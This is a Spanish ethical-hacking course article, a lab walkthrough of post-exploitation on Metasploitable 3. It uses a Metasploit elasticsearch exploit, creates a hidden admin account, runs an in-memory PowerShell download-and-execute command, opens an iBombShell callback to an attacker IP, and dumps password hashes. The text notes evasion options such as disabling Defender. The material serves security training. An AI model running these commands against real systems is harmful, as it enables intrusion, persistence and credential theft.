

[[](https://platzi.com/clases/ethical-hacking/)Curso de Hacking Ético](https://platzi.com/clases/ethical-hacking/)


**ArtículoFase Post-ataque. Metodologías**

[**Alan Joaquín Baeza Meza**](https://platzi.com/@ajbaeza)

26 de Abril de 2019

Para esta práctica se aprovechará la vulnerabilidad de **elasticsearch** en Metasploitable 3. Para esto iniciamos msfconsole y seleccionar el exploit a utilizar con el comando use de la herrramienta:  
Use exploit/multi/elasticsearch/script\_mvel\_rce  



**Nota:** es importante agregar el RHOST que será el equipo objetivo.  
Nos devolverá una Shell Meterpreter.  



Con el comando **pwd** mostrará la dirección donde te encuentras.  



Para obtener el número de proceso mediante **getpid.**  



El usuario se obtiene con:  



Para conocer mayores detalles del sistema operativo  



Con el comando **ps** se mostrarán los procesos corriendo dentro del sistema.  


Conocer su tabla ARP ayudará determinar rápidamente equipos dentro de la red.  



**Obteniendo una Shell del sistema y utilizando escritorio remoto**  
Se ejecuta el comando Shell.  


Obteniendo los usuarios.  


Agregar un usuario de nombre **pedro** y el password **pedro1234**  



Después agregarlo al grupo de administradores con el comando:  



En otra terminal se ejecuta el comando:  



Hasta aquí todo bien, pero el tener un usuario extra es muy evidente y el administrador de sistemas puede sospechar rápidamente. Por lo cual se hará uso de la herramienta **Ibombshell** la cual está escrita en Powershell que permite rápidamente obtener funcionalidades post-exploit en cualquier instante y sistema operativo a través de un repositorio de Github.  
Es una shell remota que se carga directamente en memoria sin ser almacenado en disco, por lo cual se dejan menos rastros y proporciona acceso a una gran cantidad de características de pentesting.  



**Jugando con IbombShell**  
En el equipo donde se encuentra Kali Linux se descarga el repositorio de “ibombshell” en el siguiente enlace.  
<https://github.com/ElevenPaths/ibombshell>


Se extrae la carpeta en el directorio de su elección para este ejercicio en la carpeta descargas.  
<https://github.com/ElevenPaths/ibombshell/archive/master.zip>


Para descomprimir con el comando unzip ibombshell-master.zip  



Se ingresa a la carpeta ibombshell-master/ibomshell c2  



Ejecutar el comando pip install -r requirements.txt para instalar.  


Para iniciar e ingresa pyhton3 [ibombshell.py](http://ibombshell.py/), con lo cual aparecerá la siguiente pantalla una vez terminada la carga.  



Se crea un listener, para esto es necesario cargar el módulo.  
load modules/listener.py  



Para ver las opciones que presenta el módulo se ejecuta el comando “show”  



Se puede utilizar los parámetros por defecto, pero si el puerto de escucha se encuentra ocupado pueden utilizar otro sin problema. Para iniciar el módulo con el comando “run”, quedando a la escucha en espera de una conexión.  



Para realizar una conexión, en el equipo donde se encuentra instalado Metaploitable 3 se inicia escritorio remoto y con el usuario previamente creado:  
**Usuario:** pedro  
**Password:** pedro1234  



Se prosigue a abrir Powershell y se ejecuta el siguiente comando para obtener una consola de Ibombshell.  
iex (new-object net.webclient).downloadstring(‘https://raw.githubusercontent.com/ElevenPaths/ibombshell/master/console’)  



Para obtener una consola que se comunique con nuestro equipo se ejecuta el comando:  
console -Silently -uriConsole http://192.168.2.5:8080  



Al ejecutar el comando anterior, se mostrará en nuestro módulo de Ibombshell un nuevo **warrior** (Equipo conectado).  



Para ver el listado de los warrios se ejecuta el comando:  
Warrior list  



Se configura el módulo para establecer la comunicación.  



Después se selecciona el warrior  


Se manda una instrucción en este caso “whoami”  


Con el comando run se mostrará el resultado  


Para obtener las credenciales del equipo basta con carga el módulo:  
Load modules/credentials/invoke-powerdump.py  


Se establece el warrior que sigue siendo el mismo.  


Se ejecuta con el comando “Run” y se obtienen los usuarios junto con los hashes de las contraseñas.  


Entre otras cosas interesante que permite Ibombshell es desactivar el análisis en tiempo real de Windows Defender, bypass de UAC, obtener llaves SSH y realizar movimientos laterales. Como pueden observar una herramienta muy interesante que debemos añadir en nuestro arsenal.

Repo GitHub : <https://github.com/ElevenPaths/ibombshell>

v